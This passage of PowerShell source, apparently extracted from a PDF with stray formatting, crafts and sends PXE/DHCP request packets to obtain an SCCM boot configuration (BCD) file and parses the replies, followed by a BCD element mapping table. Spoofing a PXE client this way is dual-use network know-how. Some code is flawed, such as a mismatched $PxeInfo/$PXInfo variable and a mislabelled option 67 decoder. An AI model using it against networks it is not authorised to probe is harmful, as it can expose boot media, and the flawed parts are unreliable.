$DhcpDiscover = $DhcpDiscover + $DhcpDiscover_Option54

# Set the Option #50 : Requested Ip Address
$YIAddr = ($PxeInfo.YIAddr).Split(".")
$DhcpDiscover_Option50 = New-Object Byte[] 6
$DhcpDiscover_Option50[0] = 50
$DhcpDiscover_Option50[1] = 4
$DhcpDiscover_Option50[2] = $YIAddr[0]
$DhcpDiscover_Option50[3] = $YIAddr[1]
$DhcpDiscover_Option50[4] = $YIAddr[2]
$DhcpDiscover_Option50[5] = $YIAddr[3]
$DhcpDiscover = $DhcpDiscover + $DhcpDiscover_Option50
}

# Set the end
$DhcpDiscover_Option255 = New-Object Byte[] 1
$DhcpDiscover_Option255[0] = 255
$DhcpDiscover = $DhcpDiscover + $DhcpDiscover_Option255

Return $DhcpDiscover
}

# Create a DHCP Request Packet for BCD file
Function New-DhcpRequestPacket{
    Param(
        [String]$MacAddressString = "AA:BB:CC:DD:EE:FC",

        [String]$UUIDString = "AABBCCDD-AABB-AABB-AABB-AABBCCDDEEFF",

        $PxeInfo
    )

    # Create the Byte Array
    $DhcpDiscover = New-Object Byte[] 241

    # Convert the MAC Address String into a Byte Array
    # Drop any characters which might be used to delimit the string
    $MacAddressString = $MacAddressString -Replace "-|:"

```

```

$MacAddress =
[BitConverter]::GetBytes(([UInt64]::Parse($MacAddressString,[Globalization.NumberStyles]::HexNumber)))
[Array]::Reverse($MacAddress)
# Copy the MacAddress Bytes into the array (drop the first 2 bytes,
# too many bytes returned from UInt64)
[Array]::Copy($MacAddress, 2, $DhcpDiscover, 28, 6)

# Copy the Transaction ID Bytes into the array
$ID = "{0:x}" -f $PXInfo.XID
$ID =
[BitConverter]::GetBytes(([UInt64]::Parse($ID,[Globalization.NumberStyles]::HexNumber)))
[Array]::Copy($ID, 0, $DhcpDiscover, 4, 4)

# Copy the client UUID into the array
# Drop any characters which might be used to delimit the string
$UUIDString = $UUIDString -Replace "-|:"
$UUIDString1= $UUIDString.Substring(0,16)
$UUIDString2= $UUIDString.Substring(16,16)
$UUID1 =
[BitConverter]::GetBytes(([UInt64]::Parse($UUIDString1,[Globalization.NumberStyles]::HexNumber)))
$UUID2 =
[BitConverter]::GetBytes(([UInt64]::Parse($UUIDString2,[Globalization.NumberStyles]::HexNumber)))
$UUID = $UUID1 + $UUID2
[Array]::Reverse($UUID)

# Set the OP Code to BOOTREQUEST
$DhcpDiscover[0] = 1
# Set the Hardware Address Type to Ethernet
$DhcpDiscover[1] = 1
# Set the Hardware Address Length (number of bytes)
$DhcpDiscover[2] = 6
# Set the Broadcast Flag
$DhcpDiscover[10] = 0

# Set the IP Client
$ArrayYIAddr = $PXInfo.YIAddr.Split(".")
$DhcpDiscover[12] = $ArrayYIAddr[0]
$DhcpDiscover[13] = $ArrayYIAddr[1]
$DhcpDiscover[14] = $ArrayYIAddr[2]
$DhcpDiscover[15] = $ArrayYIAddr[3]

# Set the Magic Cookie values

```

```
$DhcpDiscover[236] = 99
$DhcpDiscover[237] = 130
$DhcpDiscover[238] = 83
$DhcpDiscover[239] = 99
```

```
# Set the Option #53 : DHCP Message Type
$DhcpDiscover_Option53 = New-Object Byte[] 3
$DhcpDiscover_Option53[0] = 53
$DhcpDiscover_Option53[1] = 1
$DhcpDiscover_Option53[2] = 3
$DhcpDiscover = $DhcpDiscover + $DhcpDiscover_Option53
```

```
# Set the Option #55 : Parameter Request List
$DhcpDiscover_Option55 = New-Object Byte[] 15
$DhcpDiscover_Option55[0] = 55
$DhcpDiscover_Option55[1] = 13
$DhcpDiscover_Option55[2] = 3
$DhcpDiscover_Option55[3] = 1
$DhcpDiscover_Option55[4] = 60
$DhcpDiscover_Option55[5] = 66
$DhcpDiscover_Option55[6] = 67
$DhcpDiscover_Option55[7] = 128
$DhcpDiscover_Option55[8] = 129
$DhcpDiscover_Option55[9] = 130
$DhcpDiscover_Option55[10] = 131
$DhcpDiscover_Option55[11] = 132
$DhcpDiscover_Option55[12] = 133
$DhcpDiscover_Option55[13] = 134
$DhcpDiscover_Option55[14] = 135
$DhcpDiscover = $DhcpDiscover + $DhcpDiscover_Option55
```

```
# Set the Option #60
$Option60String = "PXELinux"
$DhcpDiscover_Option60 = New-Object Byte[] 2
$DhcpDiscover_Option60[0] = 60
$DhcpDiscover_Option60[1] =
[System.Text.Encoding]::ASCII.GetBytes($Option60String).Length;
$Option60Array = [System.Text.Encoding]::ASCII.GetBytes($Option60String);
$DhcpDiscover_Option60 = $DhcpDiscover_Option60 + $Option60Array;
$DhcpDiscover = $DhcpDiscover + $DhcpDiscover_Option60;
```

```
# Set the Option #93 : Client System Architecture
$DhcpDiscover_Option93 = New-Object Byte[] 4
$DhcpDiscover_Option93[0] = 93
$DhcpDiscover_Option93[1] = 2
```

```

$DhcpDiscover_Option93[2] = 0
$DhcpDiscover_Option93[3] = 0 # IA x86 PC
$DhcpDiscover = $DhcpDiscover + $DhcpDiscover_Option93

# Set the Option #97 : Client Identifier
$DhcpDiscover_Option97 = New-Object Byte[] 3
$DhcpDiscover_Option97[0] = 97
$DhcpDiscover_Option97[1] = 17
$DhcpDiscover_Option97[2] = 0
$DhcpDiscover = $DhcpDiscover + $DhcpDiscover_Option97 + $UUID

# Set the Option #250 : Some kind of Architecture ?!
# Used by SCCM to obtain correct BCD
# https://blogs.technet.microsoft.com/dominikheinz/2011/03/18/sccm-pxe-network-boot-
process
#
# Option 250 example: 0c 01 01 0d 02 08 00 0e 01 00 01 02 00 06 ff
# http://lists.ipxe.org/pipermail/ipxe-devel/2015-July/004284.html

# https://blogs.technet.microsoft.com/sudheesn/2013/09/20/troubleshooting-sccm-part-vii-
osd-part-i/
# Another Option 250 example: 0d 02 08 00 0e 01 01 01 02 00 06 05 04 00 00 00 02 ff

# If someone have an idea to generate it ???

# Set the Option #250 : Some kind of Architecture ?!
# $DhcpDiscover_Option250 = New-Object Byte[] 14
# $DhcpDiscover_Option250[0] = 0
# $DhcpDiscover_Option250[1] = 0
# $DhcpDiscover_Option250[2] = 0
# $DhcpDiscover_Option250[3] = 0
# $DhcpDiscover_Option250[4] = 0
# $DhcpDiscover_Option250[5] = 0
# $DhcpDiscover_Option250[6] = 0
# $DhcpDiscover_Option250[7] = 0
# $DhcpDiscover_Option250[8] = 0
# $DhcpDiscover_Option250[9] = 0
# $DhcpDiscover_Option250[10] = 0
# $DhcpDiscover_Option250[11] = 0
# $DhcpDiscover_Option250[12] = 0
# $DhcpDiscover_Option250[13] = 0
# $DhcpDiscover = $DhcpDiscover + $DhcpDiscover_Option250

# Set the end
$DhcpDiscover_Option255 = New-Object Byte[] 1

```



```

$DhcpDiscover_Option255[0] = 255
$DhcpDiscover = $DhcpDiscover + $DhcpDiscover_Option255

Return $DhcpDiscover
}

# Send a DHCP Packet
Function Send-DhcpPacket{
    Param(
        $Message,

        $BindEndPoint,

        $SendEndPoint,

        [Byte]$DiscoverTimeout = 255
    )

    # Create a socket
    $UdpSocket = New-UdpSocket

    # Listen on $EndPoint
    $UdpSocket.Bind($BindEndPoint)

    # Send the DHCPDISCOVER packet
    Write-Host ">>> Sending DHCP packet"
    $BytesSent = $UdpSocket.SendTo($Message, $SendEndPoint)

    # Begin receiving and processing responses
    $NoConnectionTimeOut = $True

    $Start = Get-Date
    Write-Host ">>> Beginning reception"

    While ($NoConnectionTimeOut){

        $BytesReceived = 0

        Try{
            # Placeholder EndPoint for the Sender
            $SenderEndPoint = [Net.EndPoint](New-Object Net.IPEndPoint($([Net.IPAddress]::Any,
0)))

            # Receive Buffer
            $ReceiveBuffer = New-Object Byte[] 1024
            $BytesReceived = $UdpSocket.ReceiveFrom($ReceiveBuffer, [Ref]$SenderEndPoint)

```

```

        If ($BytesReceived -lt 1024){
            $NoConnectionTimeout = $False
        }
    }

    Catch [Net.Sockets.SocketException]{
        # Catch a SocketException, thrown when the Receive Timeout value is reached
        $NoConnectionTimeout = $False
    }

    If ($BytesReceived -gt 0){
        $PXInfo = Read-DhcpPacket $ReceiveBuffer[0..$BytesReceived]
    }

    # Exit condition, not error condition
    If ((Get-Date) -gt $Start.AddSeconds($DiscoverTimeout)){
        $NoConnectionTimeout = $False
    }
}

Write-Host ">>> Reception finished"

Remove-Socket $UdpSocket

Return $PXInfo
}

# Parse a DHCP Packet, returning an object containing each field
Function Read-DhcpPacket( [Byte[]]$Packet ){
    $Reader = New-Object IO.BinaryReader(New-Object IO.MemoryStream(@($Packet)))

    $DhcpResponse = New-Object Object

    # Get and translate the Op code
    $DhcpResponse | Add-Member NoteProperty Op $Reader.ReadByte()
    if ($DhcpResponse.Op -eq 1)
    {
        $DhcpResponse.Op = "BootRequest"
    }
    else
    {
        $DhcpResponse.Op = "BootResponse"
    }

    $DhcpResponse | Add-Member NoteProperty HType -Value $Reader.ReadByte()

```

```

if ($DhcpResponse.HType -eq 1) { $DhcpResponse.HType = "Ethernet" }

$DhcpResponse | Add-Member NoteProperty HLen $Reader.ReadByte()
$DhcpResponse | Add-Member NoteProperty Hops $Reader.ReadByte()
$DhcpResponse | Add-Member NoteProperty XID $Reader.ReadUInt32()
$DhcpResponse | Add-Member NoteProperty Secs $Reader.ReadUInt16()
$DhcpResponse | Add-Member NoteProperty Flags $Reader.ReadUInt16()
# Broadcast is the only flag that can be present, the other bits are reserved
if ($DhcpResponse.Flags -BAnd 128) { $DhcpResponse.Flags = @"Broadcast" }

$DhcpResponse | Add-Member NoteProperty CIAddr `
    "$($Reader.ReadByte()).$($Reader.ReadByte())." + `
    "$($Reader.ReadByte()).$($Reader.ReadByte())"
$DhcpResponse | Add-Member NoteProperty YIAddr `
    "$($Reader.ReadByte()).$($Reader.ReadByte())." + `
    "$($Reader.ReadByte()).$($Reader.ReadByte())"
$DhcpResponse | Add-Member NoteProperty SIAddr `
    "$($Reader.ReadByte()).$($Reader.ReadByte())." + `
    "$($Reader.ReadByte()).$($Reader.ReadByte())"
$DhcpResponse | Add-Member NoteProperty GIAddr `
    "$($Reader.ReadByte()).$($Reader.ReadByte())." + `
    "$($Reader.ReadByte()).$($Reader.ReadByte())"

$MacAddrBytes = New-Object Byte[] 16
[Void]$Reader.Read($MacAddrBytes, 0, 16)
$MacAddress = [String]::Join(
    ":", $($MacAddrBytes[0..5] | %{ [String]::Format('{0:X2}', $_) } ))
$DhcpResponse | Add-Member NoteProperty CHAddr $MacAddress

$DhcpResponse | Add-Member NoteProperty SName `
    $([String]::Join("", $Reader.ReadChars(64)).Trim())
$DhcpResponse | Add-Member NoteProperty File `
    $([String]::Join("", $Reader.ReadChars(128)).Trim())

$DhcpResponse | Add-Member NoteProperty MagicCookie `
    "$($Reader.ReadByte()).$($Reader.ReadByte())." + `
    "$($Reader.ReadByte()).$($Reader.ReadByte())"

# Start reading Options

$DhcpResponse | Add-Member NoteProperty Options @()
While ($Reader.BaseStream.Position -lt $Reader.BaseStream.Length)
{
    $Option = New-Object Object

```

```
$Option | Add-Member NoteProperty OptionCode $Reader.ReadByte()
$Option | Add-Member NoteProperty OptionName ""
$Option | Add-Member NoteProperty Length 0
$Option | Add-Member NoteProperty OptionValue ""
```

```
If ($Option.OptionCode -ne 0 -And $Option.OptionCode -ne 255)
{
    $Option.Length = $Reader.ReadByte()
}
```

```
Switch ($Option.OptionCode)
{
    0 { $Option.OptionName = "PadOption" }
    1 {
        $Option.OptionName = "SubnetMask"
        $Option.OptionValue = `
            "$($Reader.ReadByte()).$($Reader.ReadByte())." + `
            "$($Reader.ReadByte()).$($Reader.ReadByte())" }
    3 {
        $Option.OptionName = "Router"
        $Option.OptionValue = `
            "$($Reader.ReadByte()).$($Reader.ReadByte())." + `
            "$($Reader.ReadByte()).$($Reader.ReadByte())" }
    6 {
        $Option.OptionName = "DomainNameServer"
        $Option.OptionValue = @()
        For ($i = 0; $i -lt ($Option.Length / 4); $i++)
        {
            $Option.OptionValue += `
                "$($Reader.ReadByte()).$($Reader.ReadByte())." + `
                "$($Reader.ReadByte()).$($Reader.ReadByte())"
        } }
    15 {
        $Option.OptionName = "DomainName"
        $Option.OptionValue = [String]::Join(
            "", $Reader.ReadChars($Option.Length)) }
    51 {
        $Option.OptionName = "IPAddressLeaseTime"
        # Read as Big Endian
        $Value = ($Reader.ReadByte() * [Math]::Pow(256, 3)) + `
            ($Reader.ReadByte() * [Math]::Pow(256, 2)) + `
            ($Reader.ReadByte() * 256) + `
            $Reader.ReadByte()
        $Option.OptionValue = $(New-TimeSpan -Seconds $Value) }
```

```

53 {
    $Option.OptionName = "DhcpMessageType"
    Switch ($Reader.ReadByte())
    {
        1 { $Option.OptionValue = "DHCPDISCOVER" }
        2 { $Option.OptionValue = "DHCPOFFER" }
        3 { $Option.OptionValue = "DHCPREQUEST" }
        4 { $Option.OptionValue = "DHCPDECLINE" }
        5 { $Option.OptionValue = "DHCPACK" }
        6 { $Option.OptionValue = "DHCPNAK" }
        7 { $Option.OptionValue = "DHCPRELEASE" }
    } }
54 {
    $Option.OptionName = "DhcpServerIdentifier"
    $Option.OptionValue = `
        "$($Reader.ReadByte()).$($Reader.ReadByte())." + `
        "$($Reader.ReadByte()).$($Reader.ReadByte())" }
58 {
    $Option.OptionName = "RenewalTime"
    # Read as Big Endian
    $Value = ($Reader.ReadByte() * [Math]::Pow(256, 3)) + `
        ($Reader.ReadByte() * [Math]::Pow(256, 2)) + `
        ($Reader.ReadByte() * 256) + `
        $Reader.ReadByte()
    $Option.OptionValue = $(New-TimeSpan -Seconds $Value) }
59 {
    $Option.OptionName = "RebindingTime"
    # Read as Big Endian
    $Value = ($Reader.ReadByte() * [Math]::Pow(256, 3)) + `
        ($Reader.ReadByte() * [Math]::Pow(256, 2)) + `
        ($Reader.ReadByte() * 256) + `
        $Reader.ReadByte()
    $Option.OptionValue = $(New-TimeSpan -Seconds $Value) }
67 {
    $Option.OptionName = "vendor-class-identifier"
    # Read as Big Endian
    $Value = ($Reader.ReadByte() * [Math]::Pow(256, 3)) + `
        ($Reader.ReadByte() * [Math]::Pow(256, 2)) + `
        ($Reader.ReadByte() * 256) + `
        $Reader.ReadByte()
    $Option.OptionValue = $(New-TimeSpan -Seconds $Value) }
252 {
    $Option.OptionName = "Private / autodiscovery"
    $Option.OptionValue = [String]::Join(

```

```

        "", $Reader.ReadChars($Option.Length)) }
255 { $Option.OptionName = "EndOption" }
default {
    # For all options which are not decoded here
    $Option.OptionName = "NoOptionDecode"
    $Buffer = New-Object Byte[] $Option.Length
    [Void]$Reader.Read($Buffer, 0, $Option.Length)
    $Option.OptionValue = $Buffer
}
}

# Override the ToString method
$Option | Add-Member ScriptMethod ToString `
    { Return "$($this.OptionName) ($($this.OptionValue))" } -Force

$DhcpResponse.Options += $Option
}

Return $DhcpResponse
}

# Create a UDP Socket with Broadcast and Address Re-use enabled.
Function New-UdpSocket{
    Param(
        [Int32]$SendTimeOut = 5,
        [Int32]$ReceiveTimeOut = 5
    )

    $UdpSocket = New-Object Net.Sockets.Socket(
        [Net.Sockets.AddressFamily]::InterNetwork,
        [Net.Sockets.SocketType]::Dgram,
        [Net.Sockets.ProtocolType]::Udp)
    $UdpSocket.EnableBroadcast = $True
    $UdpSocket.ExclusiveAddressUse = $False
    $UdpSocket.SendTimeOut = $SendTimeOut * 1000
    $UdpSocket.ReceiveTimeOut = $ReceiveTimeOut * 1000

    Return $UdpSocket
}

# Close down a Socket
Function Remove-Socket{
    Param(
        [Net.Sockets.Socket]$Socket
    )

```

```

$Socket.Shutdown("Both")
$Socket.Close()
}

#####
##
## Author: Rudolf Vesely
## Name : Convert subnet mask
## Link : https://gallery.technet.microsoft.com/scriptcenter/Convert-subnet-mask-7b501479
## License: Free for private use only
##
#####

```

```

Function Convert-RvNetIpAddressToInt64{
    <#
    .DESCRIPTION
        Developer
            Developer: Rudolf Vesely, http://rudolfvesely.com/
            Copyright (c) Rudolf Vesely. All rights reserved
            License: Free for private use only
    #>

    Param
    (
        [string]
        $IpAddress
    )

    $IpAddressParts = $IpAddress.Split('.') # IP to it's octets

    # Return
    [int64]([int64]$IpAddressParts[0] * 16777216 +
            [int64]$IpAddressParts[1] * 65536 +
            [int64]$IpAddressParts[2] * 256 +
            [int64]$IpAddressParts[3])
}

```

```

Function Convert-RvNetSubnetMaskClassesToCidr{
    <#
    .DESCRIPTION
        Developer
            Developer: Rudolf Vesely, http://rudolfvesely.com/

```

Copyright (c) Rudolf Vesely. All rights reserved

License: Free for private use only

```
#>
```

```
Param
```

```
(  
    [string]  
    $SubnetMask  
)
```

```
[int64]$subnetMaskInt64 = Convert-RvNetIpAddressToInt64 -IpAddress $SubnetMask
```

```
$subnetMaskCidr32Int = 2147483648 # 0x80000000 - Same as Convert-  
RvNetIpAddressToInt64 -IpAddress '255.255.255.255'
```

```
$subnetMaskCidr = 0  
for ($i = 0; $i -lt 32; $i++)  
{  
    if (!($subnetMaskInt64 -band $subnetMaskCidr32Int) -eq $subnetMaskCidr32Int) { break }  
# Bitwise and operator - Same as "&" in C#  
  
    $subnetMaskCidr++  
    $subnetMaskCidr32Int = $subnetMaskCidr32Int -shr 1 # Bit shift to the right - Same as  
">>" in C#  
}  
  
# Return  
$subnetMaskCidr  
}
```

```
#####  
##  
## Author: Matthew Graeber (@mattifestation)  
## Name : BCD  
## Github : https://github.com/mattifestation/BCD  
## License: BSD 3-Clause  
##  
#####
```

```
#region module-scoped variables
```

```
# As new object and element types are added, they will need to be added here.  
# Applying symbols to bcdedit.exe will typically get the job done.
```



```

# This is a mapping of well-known identifier->identifier (GUID)->type value
$Script:ObjectFriendlyNameMapping = @{
    'EmsSettings' =      @('{0CE4991B-E6B3-4B16-B23C-5E0D9250E5D9}', [UInt32]
0x20100000)
    'ResumeLoaderSettings' = @('{1AFA9C49-16AB-4A5C-901B-212802DA9460}', [UInt32]
0x20200004)
    'Default' =          @('{1CAE1EB7-A0DF-4D4D-9851-4860E34EF535}', [UInt32] 0x10200003)
    'KernelDbgSettings' = @('{313E8EED-7098-4586-A9BF-309C61F8D449}', [UInt32]
0x20200003)
    'DbgSettings' =      @('{4636856E-540F-4170-A130-A84776F4C654}', [UInt32]
0x20100000)
    'EventSettings' =     @('{4636856E-540F-4170-A130-A84776F4C654}', [UInt32]
0x20100000)
    'Legacy' =           @('{466F5A88-0AF2-4F76-9038-095B170DC21C}', [UInt32] 0x10300006)
    'NtLdr' =            @('{466F5A88-0AF2-4F76-9038-095B170DC21C}', [UInt32] 0x10300006)
    'BadMemory' =        @('{5189B25C-5558-4BF2-BCA4-289B11BD29E2}', [UInt32]
0x20100000)
    'BootloaderSettings' = @('{6EFB52BF-1766-41DB-A6B3-0EE5EFF72BD7}', [UInt32]
0x20200003)
    'GlobalSettings' =    @('{7EA2E1AC-2E61-4728-AAA3-896D9D0A9F0E}', [UInt32]
0x20100000)
    'HypervisorSettings' = @('{7FF607E0-4395-11DB-B0DE-0800200C9A66}', [UInt32]
0x20200003)
    'BootMgr' =          @('{9DEA862C-5CDD-4E70-ACC1-F32B344D4795}', [UInt32]
0x10100002)
    'FWBootMgr' =        @('{A5A30FA2-3D06-4E9F-B5F4-A01DF9D1FCBA}', [UInt32]
0x10100001)
    'RamDiskOptions' =    @('{AE5534E0-A924-466C-B836-758539A3EE3A}', [UInt32]
0x30000000)
    'MemDiag' =          @('{B2721D73-1DB4-4C62-BF78-C548A880142D}', [UInt32]
0x10200005)
    'Current' =          @('{FA926493-6F1C-4193-A414-58F0B2456D1E}', [UInt32] 0x10200003)
    'SetupEFI' =         @('{7254A080-1510-4E85-AC0F-E7FB3D444736}', [UInt32]
0x10200003)
    'TargetTemplateEFI' = @('{B012B84D-C47C-4ED5-B722-C0C42163E569}', [UInt32]
0x10200003)
    'SetupPCAT' =        @('{CBD971BF-B7B8-4885-951A-FA03044F5D71}', [UInt32]
0x10200003)
    'TargetTemplatePCAT' = @('{A1943BBC-EA85-487C-97C7-C9EDE908A38A}', [UInt32]
0x10200003)
}

$Script:ObjectTypes = @{
    1 = 'Application'
    2 = 'Inherit'

```

```

    3 = 'Device'
}

$Script:ImageTypes = @{
    1 = 'Firmware'
    2 = 'WindowsBootApplication'
    3 = 'LegacyLoader'
    4 = 'RealMode'
}

# reactos/boot/environ/include/bcd.h
$Script:ApplicationTypes = @{
    1 = 'FWBootMgr'
    2 = 'BootMgr'
    3 = 'OSLoader'
    4 = 'Resume'
    5 = 'MemDiag'
    6 = 'NTLdr'
    7 = 'SetupLdr'
    8 = 'Bootsector'
    9 = 'StartupCom'
    10 = 'BootApplication'
}

$Script:InheritableTypes = @{
    1 = 'InheritableByAnyObject'
    2 = 'InheritableByApplicationObject'
    3 = 'InheritableByDeviceObject'
}

$Script:ElementTypes = @{
    1 = 'Library'
    2 = 'Application'
    3 = 'Device'
    4 = 'Template'
    5 = 'OEM'
}

$Script:ElementFormatTypes = @{
    1 = 'Device' # Will map to the following Set-BCDElement param: -Device
    2 = 'String' # Will map to the following Set-BCDElement param: -String
    3 = 'Id' # Will map to the following Set-BCDElement param: -Object
    4 = 'Ids' # Will map to the following Set-BCDElement param: -ObjectList
    5 = 'Integer' # Will map to the following Set-BCDElement param: -Integer
    6 = 'Boolean' # Will map to the following Set-BCDElement param: -Boolean

```

```
7 = 'Integers' # Will map to the following Set-BCDElement param: -IntegerList
}
```

```
# Kind of a hack. I don't fully understand how inheritable
# object map properly so I merged all the existing definitions
# together minus collisions (which were removed).
```

```
$Script:ElementInheritableNameMapping = @{
    ([UInt32] 0x11000001) = 'Device'
    ([UInt32] 0x12000002) = 'Path'
    ([UInt32] 0x12000004) = 'Description'
    ([UInt32] 0x12000005) = 'Locale'
    ([UInt32] 0x14000006) = 'Inherit'
    ([UInt32] 0x15000007) = 'TruncateMemory'
    ([UInt32] 0x14000008) = 'RecoverySequence'
    ([UInt32] 0x16000009) = 'RecoveryEnabled'
    ([UInt32] 0x1700000A) = 'BadMemoryList'
    ([UInt32] 0x1600000B) = 'BadMemoryAccess'
    ([UInt32] 0x1500000C) = 'FirstMegabytePolicy'
    ([UInt32] 0x1500000D) = 'RelocatePhysical'
    ([UInt32] 0x1500000E) = 'AvoidLowMemory'
    ([UInt32] 0x1600000F) = 'TraditionalKseg'
    ([UInt32] 0x16000010) = 'BootDebug'
    ([UInt32] 0x15000011) = 'DebugType'
    ([UInt32] 0x15000012) = 'DebugAddress'
    ([UInt32] 0x15000013) = 'DebugPort'
    ([UInt32] 0x15000014) = 'BaudRate'
    ([UInt32] 0x15000015) = 'Channel'
    ([UInt32] 0x12000016) = 'TargetName'
    ([UInt32] 0x16000017) = 'NoUMEx'
    ([UInt32] 0x15000018) = 'DebugStart'
    ([UInt32] 0x12000019) = 'BusParams'
    ([UInt32] 0x1500001A) = 'HostIP'
    ([UInt32] 0x1500001B) = 'Port'
    ([UInt32] 0x1600001C) = 'DHCP'
    ([UInt32] 0x1200001D) = 'Key'
    ([UInt32] 0x1600001E) = 'VM'
    ([UInt32] 0x16000020) = 'BootEMS'
    ([UInt32] 0x15000022) = 'EMSPort'
    ([UInt32] 0x15000023) = 'EMSBAudRate'
    ([UInt32] 0x12000030) = 'LoadOptions'
    ([UInt32] 0x16000031) = 'AttemptNonBcdStart' # No actual friendly name defined
    ([UInt32] 0x16000040) = 'AdvancedOptions'
    ([UInt32] 0x16000041) = 'OptionsEdit'
    ([UInt32] 0x15000042) = 'KeyringAddress'
    ([UInt32] 0x11000043) = 'BootStatusDataLogDevice' # No actual friendly name defined
```

([UInt32] 0x12000044) = 'BootStatusDataLogPath' # No actual friendly name defined  
([UInt32] 0x16000045) = 'PreserveBootStat'  
([UInt32] 0x16000046) = 'GraphicsModeDisabled'  
([UInt32] 0x15000047) = 'ConfigAccessPolicy'  
([UInt32] 0x16000048) = 'NoIntegrityChecks'  
([UInt32] 0x16000049) = 'TestSigning'  
([UInt32] 0x1200004A) = 'FontPath'  
([UInt32] 0x1500004B) = 'IntegrityServices' # BCDE\_LIBRARY\_TYPE\_SI\_POLICY  
([UInt32] 0x1500004C) = 'VolumeBandId'  
([UInt32] 0x16000050) = 'ExtendedInput'  
([UInt32] 0x15000051) = 'InitialConsoleInput'  
([UInt32] 0x15000052) = 'GraphicsResolution'  
([UInt32] 0x16000053) = 'RestartOnFailure'  
([UInt32] 0x16000054) = 'HighestMode'  
([UInt32] 0x16000060) = 'IsolatedContext'  
([UInt32] 0x15000065) = 'DisplayMessage'  
([UInt32] 0x15000066) = 'DisplayMessageOverride'  
([UInt32] 0x16000067) = 'NoBootUxLogo' # No actual friendly name defined  
([UInt32] 0x16000068) = 'NoBootUxText'  
([UInt32] 0x16000069) = 'NoBootUxProgress'  
([UInt32] 0x1600006A) = 'NoBootUxFade'  
([UInt32] 0x1600006B) = 'BootUxReservePoolDebug' # No actual friendly name defined  
([UInt32] 0x1600006C) = 'BootUxDisabled'  
([UInt32] 0x1500006D) = 'BootUxFadeFrames' # No actual friendly name defined  
([UInt32] 0x1600006E) = 'BootUxDumpStats' # No actual friendly name defined  
([UInt32] 0x1600006F) = 'BootUxShowStats' # No actual friendly name defined  
([UInt32] 0x16000071) = 'MultiBootSystem' # No actual friendly name defined  
([UInt32] 0x16000072) = 'NoKeyboard'  
([UInt32] 0x15000073) = 'AliasWindowsKey' # No actual friendly name defined  
([UInt32] 0x16000074) = 'BootShutdownDisabled'  
([UInt32] 0x15000075) = 'PerformanceFrequency' # No actual friendly name defined  
([UInt32] 0x15000076) = 'SecurebootRawPolicy'  
([UInt32] 0x17000077) = 'AllowedInMemorySettings'  
([UInt32] 0x15000079) = 'BootUxtTransitionTime'  
([UInt32] 0x1600007A) = 'MobileGraphics'  
([UInt32] 0x1600007B) = 'ForceFipsCrypto'  
([UInt32] 0x1500007D) = 'BootErrorUx'  
([UInt32] 0x1600007E) = 'FlightSigning'  
([UInt32] 0x1500007F) = 'MeasuredBootLogFormat'  
([UInt32] 0x25000001) = 'PassCount'  
([UInt32] 0x25000003) = 'FailureCount'  
([UInt32] 0x26000202) = 'SkipFFUMode'  
([UInt32] 0x26000203) = 'ForceFFUMode'  
([UInt32] 0x25000510) = 'ChargeThreshold'

([UInt32] 0x26000512) = 'OffModeCharging'  
([UInt32] 0x25000AAA) = 'Bootflow'  
([UInt32] 0x24000001) = 'DisplayOrder'  
([UInt32] 0x24000002) = 'BootSequence'  
([UInt32] 0x23000003) = 'Default'  
([UInt32] 0x25000004) = 'Timeout'  
([UInt32] 0x26000005) = 'AttemptResume'  
([UInt32] 0x23000006) = 'ResumeObject'  
([UInt32] 0x24000010) = 'ToolsDisplayOrder'  
([UInt32] 0x26000020) = 'DisplayBootMenu'  
([UInt32] 0x26000021) = 'NoErrorDisplay'  
([UInt32] 0x21000022) = 'BcdDevice'  
([UInt32] 0x22000023) = 'BcdFilePath'  
([UInt32] 0x26000028) = 'ProcessCustomActionsFirst'  
([UInt32] 0x27000030) = 'CustomActionsList'  
([UInt32] 0x26000031) = 'PersistBootSequence'  
([UInt32] 0x21000001) = 'FileDevice'  
([UInt32] 0x22000002) = 'FilePath'  
([UInt32] 0x26000006) = 'DebugOptionEnabled'  
([UInt32] 0x25000008) = 'BootMenuPolicy'  
([UInt32] 0x26000010) = 'DetectKernelAndHal'  
([UInt32] 0x22000011) = 'KernelPath'  
([UInt32] 0x22000012) = 'HalPath'  
([UInt32] 0x22000013) = 'DbgTransportPath'  
([UInt32] 0x25000020) = 'NX'  
([UInt32] 0x25000021) = 'PAEPolicy'  
([UInt32] 0x26000022) = 'WinPE'  
([UInt32] 0x26000024) = 'DisableCrashAutoReboot'  
([UInt32] 0x26000025) = 'UseLastGoodSettings'  
([UInt32] 0x26000027) = 'AllowPrereleaseSignatures'  
([UInt32] 0x26000030) = 'NoLowMemory'  
([UInt32] 0x25000031) = 'RemoveMemory'  
([UInt32] 0x25000032) = 'IncreaseUserVa'  
([UInt32] 0x26000040) = 'UseVgaDriver'  
([UInt32] 0x26000041) = 'DisableBootDisplay'  
([UInt32] 0x26000042) = 'DisableVesaBios'  
([UInt32] 0x26000043) = 'DisableVgaMode'  
([UInt32] 0x25000050) = 'ClusterModeAddressing'  
([UInt32] 0x26000051) = 'UsePhysicalDestination'  
([UInt32] 0x25000052) = 'RestrictApicCluster'  
([UInt32] 0x26000054) = 'UseLegacyApicMode'  
([UInt32] 0x25000055) = 'X2ApicPolicy'  
([UInt32] 0x26000060) = 'UseBootProcessorOnly'  
([UInt32] 0x25000061) = 'NumberOfProcessors'

([UInt32] 0x26000062) = 'ForceMaximumProcessors'  
([UInt32] 0x25000063) = 'ProcessorConfigurationFlags'  
([UInt32] 0x26000064) = 'MaximizeGroupsCreated'  
([UInt32] 0x26000065) = 'ForceGroupAwareness'  
([UInt32] 0x25000066) = 'GroupSize'  
([UInt32] 0x26000070) = 'UseFirmwarePciSettings'  
([UInt32] 0x25000071) = 'MsiPolicy'  
([UInt32] 0x25000080) = 'SafeBoot'  
([UInt32] 0x26000081) = 'SafeBootAlternateShell'  
([UInt32] 0x26000090) = 'BootLogInitialization'  
([UInt32] 0x26000091) = 'VerboseObjectLoadMode'  
([UInt32] 0x260000a0) = 'KernelDebuggerEnabled'  
([UInt32] 0x260000a1) = 'DebuggerHalBreakpoint'  
([UInt32] 0x260000A2) = 'UsePlatformClock'  
([UInt32] 0x260000A3) = 'ForceLegacyPlatform'  
([UInt32] 0x250000A6) = 'TscSyncPolicy'  
([UInt32] 0x260000b0) = 'EmsEnabled'  
([UInt32] 0x250000c1) = 'DriverLoadFailurePolicy'  
([UInt32] 0x250000C2) = 'BootMenuPolicy'  
([UInt32] 0x260000C3) = 'AdvancedOptionsOneTime'  
([UInt32] 0x250000E0) = 'BootStatusPolicy'  
([UInt32] 0x260000E1) = 'DisableElamDrivers'  
([UInt32] 0x250000F0) = 'HypervisorLaunchType'  
([UInt32] 0x260000F2) = 'HypervisorDebugEnabled'  
